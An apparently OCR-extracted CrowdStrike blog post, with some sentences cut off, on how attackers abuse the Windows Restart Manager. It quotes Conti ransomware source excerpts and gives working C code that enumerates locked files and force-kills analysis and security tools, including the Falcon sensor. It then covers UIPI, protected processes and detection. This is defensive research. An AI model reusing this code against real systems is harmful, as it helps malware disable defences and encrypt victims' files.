
The Windows Restart Manager: How It Works and How It Can Be Hijacked, Part 2

September 01, 2023 | Mathilde Venault | Engineering & Tech



In the first part of this series, we provided a brief overview of the Windows Restart Manager. In this blog post, we examine how these mechanisms can be exploited by adversaries and review how the CrowdStrike Falcon platform can detect and prevent these attacks.

Featured
Recent
Video
Category
Start Free Trial

purposes can this library be used for? Conti ransomware sheds light on answers to these questions, as it uses the Restart Manager to increase the efficiency of its encryption process.

code revealed critical functionalities of the ransomware. Among them was a function dedicated to killing processes that would prevent file encryption. The function, named KillFileOwner(), iterates over every file in the system to check if the resource is currently used by a process or a service, and then attempts to kill it using the Restart Manager.

As shown in Figure 1, it first checks that the Restart Manager library, RstrtMgr.dll, is already loaded in memory, as the malware chose to dynamically load the library of the Restart Manager. Then, KillFileOwner() creates a Restart Manager session using RmStartSession(). With the newly allocated session handle, it iterates through every file in the system and registers each of them through RmRegisterResources() to retrieve potential processes that would use it and ultimately prevent encryption by blocking access to the file.

```
BOOL KillFileOwner(__in LPCWSTR PathName)
{
    // Check if RstrtMgr.dll is loaded based on a global variable flag
    if (!api::IsRestartManagerLoaded()) { ... }

    BOOL Result = FALSE;
    DWORD dwSession = 0x0;
    DWORD ret = 0;
    WCHAR szSessionKey[CCH_RM_SESSION_KEY + 1];
    RtlSecureZeroMemory(szSessionKey, sizeof(szSessionKey));

    // Initiates the Restart Manager session
    if (pRmStartSession(&dwSession, 0x0, szSessionKey) == ERROR_SUCCESS)
```


enlarge)

Once the target file has been registered as a resource within the session, the next step is to retrieve the list of processes and services that the Restart Manager can identify as

identified as using the file, allocates the corresponding amount of memory for structures, and then performs a second call to RmGetList() to retrieve the information for each affected application.

```
// Retrieves the number of processes & services currently using the target file
ret = (DWORD)pRmGetList(dwSession, &nProcInfoNeeded, &nProcInfo, NULL, &dwReason);
if (ret != ERROR_MORE_DATA || !nProcInfoNeeded) { ... }

// Allocates the required structures to get information for each process & service
ProcessInfo = (PRM_PROCESS_INFO)memory::Alloc(sizeof(RM_PROCESS_INFO) * nProcInfoNeeded);
if (!ProcessInfo) { ... }

nProcInfo = nProcInfoNeeded;

// Retrieves the list of processes & services currently using the target file
ret = (DWORD)pRmGetList(dwSession, &nProcInfoNeeded, &nProcInfo, ProcessInfo, &dwReason);
if (ret != ERROR_SUCCESS || !nProcInfoNeeded) { ... }
```

Figure 2. Second part of the KillFileOwner function from the leaked source code of Conti ransomware (click to enlarge)

At this point, the variable ProcessInfo contains the information about the affected applications using the target file. Now, Conti is able to use this information to decide whether or not the application should be killed to free the resource and eventually release the lock of the file. Figure 3 shows for each application identified by the Restart Manager, Conti checks that the affected application is not the Conti process itself or a process part of an allowlist established beforehand. This allowlist includes processes such as: "spoolsv.exe," "explorer.exe," "sihost.exe," "fontdrvhost.exe," "cmd.exe," "dwm.exe,"

Featured
Recent
Video
Category
Start Free Trial

```
        // Ends the session if one of the process using the file is the current process
        if (ProcessInfo[i].Process.dwProcessId == ProcessId) {
            memory::Free(ProcessInfo);
            pRmEndSession(dwSession);
            return FALSE;
        }

        process_killer::PPID Pid = NULL;
        TAILQ_FOREACH(Pid, g_WhitelistPids, Entries) {
            // Ends the session if one of the process using the file is one the whitelist
            if (ProcessInfo[i].Process.dwProcessId == Pid->dwProcessId) {
                memory::Free(ProcessInfo);
                pRmEndSession(dwSession);
                return FALSE;
            }
        }
    }

    // Shutdown processes & services using the target file
    Result = pRmShutdown(dwSession, RmForceShutdown, NULL) == ERROR_SUCCESS;
```

Figure 3. Third part of the KillFileOwner function from the leaked source code of Conti ransomware (click to enlarge)

This way, Conti may remove locks on potential files it can encrypt in order to maximize the damage it can do. Instead of using a method relying on TerminateProcess() and a list of processes to kill, the functions of the Restart Manager allow the Conti process to attempt to kill only the processes that lock the targeted files.

Opportunities for Evasion Purposes

expected execution of the malware (impairing defense)

Recon Purposes: Process Discovery

As part of reconnaissance, malware might attempt to gather information about a target system to identify its weaknesses and vulnerabilities. A similar corpus of information can also be collected as a preliminary step in data exfiltration, such as in the execution of backdoors and infostealers. This technique generally consists of successive calls to retrieve information about OS characteristics, user profiles, network specifications and processes running. Retrieving information about this latter category is referred as Process Discovery.

The Restart Manager can be hijacked as part of these campaigns to perform process discovery, representing one alternative to the classic method of using the Windows API CreateToolhelp32Snapshot()/Process32First()/ Process32Next(), or the commonly used tool tasklist. Without knowing anything about a victim's system, an attacker can iterate over every executable file of the system and register each of them in a Restart Manager session. The malicious program would eventually iterate through binary executables of processes running on the system that are currently used by processes themselves. Therefore, the list of affected applications for binary files currently being executed includes the running process itself, revealing its presence (Figure 4). In this way, going over every file of the system allows an attacker to carry out process discovery and gather




Figure 4. Process discovery mechanism using the Restart Manager (click to enlarge)

Anti-analysis Purposes: Debuggers and Virtualization/Sandbox Evasion

To analyze suspicious pieces of code, malware analysts generally execute samples in isolated environments (virtual machines, sandboxes) alongside analysis tools such as debuggers or various monitoring tools. Therefore, adversaries might use various tricks to detect and avoid their malware being debugged, analyzed or executed in a virtual environment/sandboxes. These techniques are respectively referenced under the naming Debugger Evasion and Virtualization/Sandbox Evasion. Once an analysis process has been

perform evasion to target debuggers, virtual environments, sandboxes and other various types of monitoring tools. Using the process discovery methods explained, an attacker can iterate over all of the files in the system, retrieve processes currently running and

adjust their behavior and methods accordingly.

Anti-analysis Purposes: Disable Tools

As we've explained, ransomware authors leverage existing functions that kill processes to help with the encryption process. In addition, they can shut down processes to directly target applications that a malicious process would rather not see running on the system, thereby evading detection by antivirus and monitoring tools, to name a couple. This is a method commonly used to avoid possible detection, referenced in the MITRE ATT&CK® framework as Impair Defense: Disable or Modify Tools.

As we explained in the previous use cases, one program iterating over files in the system would eventually find processes currently running. If, among the list of affected applications, one is identified as an analysis tool, the malicious process can attempt to terminate it through the Restart Manager session. Unlike TerminateProcess(), which is used in conjunction with a list of executable names to kill, the Restart Manager method uses the **user-friendly name** of the applications. Indeed, when RmGetList() returns information about the affected applications, it doesn't return the name of the executable but returns the user-friendly name of the application, which corresponds by default to the binary description. As the description remains unchanged most of the time despite renaming the executable, using the Restart Manager to terminate processes instead of

reboot is required regardless of the target's shutdown, etc.). If debuggers and analysis processes usually run with the same level of privileges as classic applications and can be

Implementation

First, let's use RmStartSession() to create a Restart Manager session from which we will be able to register resources. Then, we need to retrieve the starting point where we want the search to begin. To get the highest number of files, we need to start iterating over the file system from the highest level: the volume. Therefore, let's search for all of the volumes available and for each, do a recursive analysis of their subdirectories. We use the function FindFirstVolumeW() that gives us a handle on the first volume, typically the main drive of the system. The actual volume name is composed by a GUI, following the format "\\?\Volume{GUID}\", so we need to call the function GetVolumePathNamesForVolumeNameW() to get the associated drive letter. This function retrieves from the full volume name the drive letter or the mounted folder path associated with it, such as "C:\".

SearchForFilesLocked() is the recursive function responsible for iterating through files and directories of the system, and expects as arguments a handle on a Restart Manager session and a full path under the format "C:\My\Path". To comply with this format, we copy the two first characters of the variable VolumePath and perform a first call to SearchForFilesLocked() with this path.

```
DWORD dwSession, dwError = 0;
BOOL Success = FALSE;
DWORD  CharCount = MAX_PATH + 1;
HANDLE hVolume = NULL;
LPWSTR VolumePath = (WCHAR*)calloc(MAX_PATH, sizeof(WCHAR));
LPWSTR VolumeName = (WCHAR*)calloc(MAX_PATH, sizeof(WCHAR));
LPWSTR DriveLetter = (WCHAR*)calloc(3, sizeof(WCHAR));

// Starts the RM session and retrieves the session key
memset(szSessionKey, 0, sizeof(szSessionKey));
if (RmStartSession(&dwSession, 0, szSessionKey) != ERROR_SUCCESS)
    return GetLastError();

// Gets the first volume
hVolume = FindFirstVolumeW(VolumeName, MAX_PATH);
if (hVolume == INVALID_HANDLE_VALUE)
    return GetLastError();

do{
    // Gets the full name associated to the volume
    Success = GetVolumePathNamesForVolumeNameW(VolumeName, VolumePath, MAX_PATH, &CharCount);
    if (!Success)
        return GetLastError();

    // Saves only the letter (ie: C:)
    memcpy(DriveLetter, VolumePath, 2*sizeof(WCHAR));

    dwError = SearchForFilesLocked(&dwSession, DriveLetter);

    // Retrieves the next volume
    Success = FindNextVolumeW(hVolume, VolumeName, MAX_PATH);
    if (!Success) { ... }

} while (dwError != ERROR_NO_MORE_FILES);

FindVolumeClose(hVolume);
```

Featured
Recent
Video
Category
Start Free Trial

```
HANDLE hFind = NULL;
BOOL dwError = 1;
DWORD Success = 0;

LPWSTR FilePath = (WCHAR*)calloc(MAX_PATH, sizeof(WCHAR));
WCHAR *RootPath = (WCHAR*)calloc(MAX_PATH, sizeof(WCHAR));

// List of directories we do not need to check
LPCWSTR self = L".";
LPCWSTR upper = L"..";
LPCWSTR Common = L"Common Files";

wcscpy(RootPath, InitialPath);
wcscat(RootPath, L"\\*");
hFind = FindFirstFileW((LPCWSTR)RootPath, &FindFileData);
if (hFind == INVALID_HANDLE_VALUE) { ... }

do {
```

Figure 6. First part of SearchForFilesLocked() (click to enlarge)

If FindFirstFileW() returns a directory, we check this is not one of the directories that are not worth seeking through (itself ".", its parent "..", "Common Files", but we could add more). If it is not, then we perform a recursive call to SearchForFilesLocked() on this directory to browse files and subdirectories of this directory.

```
    {
        // If this is not a blacklisted directory that doesn't need to be checked
        if ((*FindFileData.cFileName != *self || *FindFileData.cFileName != *upper)
            && (wcsstr(FindFileData.cFileName, Common) == NULL))
        {
            // Recreates the full path
            wcscpy(FilePath, InitialPath);
            wcscat(FilePath, L"\\");
            wcscat(FilePath, FindFileData.cFileName);
            printf("Checking <DIR> %ws\\*\n", FilePath);

            // Search recursively the subdirectories
            if (SearchForFilesLocked(dwSession, FilePath) != 0)
                return GetLastError();
        }
    }
    // If this is a file
    else { ... }
```

Figure 7. Second part of SearchForFilesLocked() (click to enlarge)

If the call to FindFirstFileW() resulted in a file, we should take a closer look at potential processes using the resource. To do so, we dedicate the CheckAffectedApps() function to check the affected applications for a given file using the Restart Manager.

```
            // Recreates the full path
            wcscpy(FilePath, InitialPath);
            wcscat(FilePath, L"\\");
            wcscat(FilePath, FindFileData.cFileName);

            // Check the affected apps for the given resource
            if (CheckAffectedApps(dwSession, FilePath) != 0)
            {
                return GetLastError();
            }
        }

        if (FindNextFileW(hFind, &FindFileData) == 0)
        {
            // If the function fails to find more files
            dwError = GetLastError();
            if (dwError != ERROR_NO_MORE_FILES)
                return dwError;
        }

        // checking there are still files to go through
    } while (dwError != ERROR_NO_MORE_FILES);
```

Figure 8. Third part of SearchForFilesLocked() (click to enlarge)

CheckAffectedApps() is the key function to perform process discovery, defense evasion and defense impairment. By registering a file through the Restart Manager, this function will be able to get processes using the resources, and by checking for every file of the system, we will be able to draw a more complete list of processes running on the system

Featured
Recent
Video
Category
Start Free Trial

RM_PROCESS_INFO information.

```
WCHAR szSessionKey[CCH_RM_SESSION_KEY + 1];
UINT nProcInfoNeeded = 0, nProcInfo = 0;
RM_PROCESS_INFO *RMProcInfo = NULL;
WCHAR TargetProcessesNames[NUMBER_TARGET][MAX_PATH] = { L"Wireshark",
                                                        L"Sysinternals Process Explorer",
                                                        L"CrowdStrike Falcon Sensor Service" };

// Registers the file to check
dwError = RmRegisterResources(*session, 1, (LPCWSTR*)&InitialFilePath, 0, NULL, 0, NULL);
if (dwError != ERROR_SUCCESS)
{
    TprintfC(Red, L"[-] Error with RmRegisterResources():%d.\n", dwError);
    return dwError;
}

// Retrieves the appropriate number of affected apps & subsequently allocate the RM_PROCESS_INFO structures
dwError = RmGetList(*session, &nProcInfoNeeded, &nProcInfo, NULL, &dwReason);
nProcInfo = nProcInfoNeeded;
RMProcInfo = (RM_PROCESS_INFO*)calloc(nProcInfoNeeded+1, sizeof(RM_PROCESS_INFO));

// Retrieves the list of processes using the file
dwError = RmGetList(*session, &nProcInfoNeeded, &nProcInfo, RMProcInfo, &dwReason);
if (dwError != ERROR_SUCCESS)
{
    if (dwError != ERROR_SHARING_VIOLATION)
    {
        TprintfC(Red, L"[-] Error with RmGetList():%d, for path:%ws.\n", dwError, InitialFilePath);
        return dwError;
    }
}

if (nProcInfo == 0)
    return 0;
```

Figure 9. First part of CheckAffectedApps() (click to enlarge)

Once the information about the affected application is returned and stored in the RMProcInfo variable, we can parse them and compare them with the list of our targets. Please note that the RM_PROCESS_INFO structure does not contain the direct name of

RmShutdown() with the parameter lActionFlags set to RmForceShutdown (0x1).

Since the process detected might not be the only target, we create another Restart Manager session to be able to process other files and affected applications later on,

```
    {
        for (UINT j = 0; j < NUMBER_TARGET; j++)
        {
            if ((wcsstr(_wcslwr(RMProcInfo[i].strAppName), _wcslwr(TargetProcessesNames[j])) != NULL))
            {
                printf("> ");
                TprintfC(Magenta, L"%ws", InitialFilePath);
                printf(" blocked by: ");
                TprintfC(Magenta, L"%ws\n", RMProcInfo[i].strAppName);
                //TprintfC(Magenta, "> %ws blocked by: %ws\n", InitialFilePath, RMProcInfo[i].strAppName);

                // Attempts to terminate the affected app
                dwError = RmShutdown(*session, 0x1, NULL);
                if (dwError != ERROR_SUCCESS)
                {
                    TprintfC(Red, L"[-] Error with RmShutdown(): %d.\n", dwError);
                    return dwError;
                }
                TprintfC(Green, L"[+] %ws has been succesfully shutdown.\n", RMProcInfo[i].strAppName);

                // Starts a new RM session
                RmEndSession(*session);
                memset(szSessionKey, 0, sizeof(szSessionKey));
                dwError = RmStartSession(session, 0, szSessionKey);
                if (dwError != ERROR_SUCCESS)
                {
                    TprintfC(Red, L"[-] Error with RmStartSession():%d.\n", dwError);
                    return dwError;
                }
                return 0;
            }
        }
    }
```

Figure 10. Second part of CheckAffectedApps() (click to enlarge)

Executing this on a system with a Windbg process opened, we can see the program iterates over the directories of the system until it finds one file blocked by the debugger

important to stay ahead of malicious authors and be aware of new methods, such as the ones using the Restart Manager. As little-known methods like this allow malware authors

Applications' Immunity

As one malicious author could leverage the RmShutdown() function to terminate targeted applications, let's observe what makes an application immune against this technique. Depending on whether the application is associated with a service or not, the underlying question can be either "What prevents a process from sending a message or a notification to another process?" or "What prevents a process from using ControlService()/TerminateProcess() on another process?" The User Interface Privilege Isolation (UIPI) defines boundaries that answer the first question, while the second one finds an answer in the implementation of protected processes. Let's see what these two notions are and how they can help a process to be protected against termination techniques.

User Interface Privilege Isolation (UIPI)

User Interface Privilege Isolation was introduced in Windows Vista to prevent code injection into privileged applications using the Windows Messaging System. It relies on the processes' integrity level, defined within the PROCESS_INFO structure, that can be one of the following:

from performing a window handle validation, sending a message, using hooks or performing injection into a higher-privilege process. Therefore, as long as the malicious application runs with a lower-integrity level than a targeted affected application, it will be


Protected Processes and Protected Processes Light Protected Processes and Protected Processes Light are a specific type of processes, defined by an attribute set within the EPROCESS structure named _PS_PROTECTION:

```
_PS_PROTECTION
+0x000 Level            : UChar
+0x000 Type             : Pos 0, 3 Bits
+0x000 Audit            : Pos 3, 1 Bit
+0x000 Signer           : Pos 4, 4 Bits
```

Within this structure, the value of the protection level basically depends on:

- The type of the application's protection, indicating whether it is a protected process (0x2), a protected process light (0x1) or if there is no specific protection (0x0)
- The signer, which represents the binary's signature origin, that can be one of the following:

```
_PS_PROTECTED_SIGNER
  PsProtectedSignerNone = 0n0
  PsProtectedSignerAuthenticode = 0n1
  PsProtectedSignerCodeGen = 0n2
  PsProtectedSignerAntimalware = 0n3
  PsProtectedSignerLsa = 0n4
```



Featured
Recent
Video
Category
Start Free Trial


them against attacks such as memory tampering and process injection. The protected process attribute also implies that accesses requested to the process won't be granted to non-protected process to limit attempts to terminate it, debug it, copy its descriptors, access to its memory, impersonate its token and so on.

Once launched as a Protected Process Light, no other process with a lower security level can perform a thread injection, write in its memory or terminate the process, as it can't get a handle with the appropriate accesses on the protected process. Therefore, security solutions like the CrowdStrike Falcon® platform protect against this type of malicious process that could attempt to terminate the process.

To find more about Protected Processes and their mechanisms, a three-part blog post is available on CrowdStrike's blog here.

Demo

Let's observe what happens when a process attempts to shut down Falcon following the method described in the "Implementation" section.



Featured
Recent
Video
Category
Start Free Trial


As we can see, unlike classic processes like Process Explorer, Falcon cannot be killed by a simple user that would hijack the Restart Manager to get rid of analysis processes.

Visibility

Understanding how Windows components work also enables us to leverage their use to improve our visibility and detection capabilities.

Malicious processes will typically iterate through every file of the system to identify running processes or facilitate the encryption process. This represents an abnormal amount of resource registration, not to mention the potential successive attempts of killing processes locking random files, which seems incoherent from the system's perspective.

As legitimate processes using the Restart Manager would only create one or two sessions, registering only a specific set of resources most of the time belonging to its own directory, we can leverage these key differences to improve our visibility and detect malicious behaviors early in the attack chain. Let's take a closer look at these differences with a legitimate installer and the Conti ransomware:



of the Restart Manager. The frequency of this behavior is in and of itself an anomaly that triggers the behavioral indicators of the Falcon platform, which can be then correlated with the context of the call to spot malicious use cases.

This way, Falcon uses this improved visibility over the use of the Restart Manager along with the other identified behaviors of the process to enhance its detection capabilities and best protect our customers.

Conclusion

The Windows Restart Manager is a powerful component introduced by Microsoft as an alternative for installers and updaters, intended to avoid unnecessary OS reboots by enabling software to ensure the availability of processes, services and files.

But this functionality may be hijacked to serve malicious purposes. Adversaries can utilize it as part of ransomware prior to encryption to make sure no other application of the system can prevent file encryption. Alternatively, adversaries could leverage the Restart Manager for anti-analysis and evasion purposes. Indeed, one malicious application could easily iterate through a list of common analysis tools and attempt to kill them to go undetected.

Fortunately, legitimate processes have ways to protect themselves such as by using the


Featured
Recent
Video
Category
Start Free Trial

Additional Resources

now and meet us in Las Vegas, Sept. 18-21!


- *Get a comprehensive look at the evolving techniques of today's adversaries in our new report, Nowhere to Hide: CrowdStrike 2023 Threat Hunting Report.*
- *Experience the benefits of Falcon for yourself. Start your free trial of CrowdStrike Falcon® Prevent today.*

Related Content



Tech Analysis:

EMBERSim: A



CrowdStrike


Featured
Recent
Video
Category
Start Free Trial

CATEGORIES

- Endpoint Security & XDR 306
- Engineering & Tech 78
- Executive Viewpoint 162
- Exposure Management 84
- From The Front Lines 190
- Identity Protection 37
- Next-Gen SIEM & Log Management 91
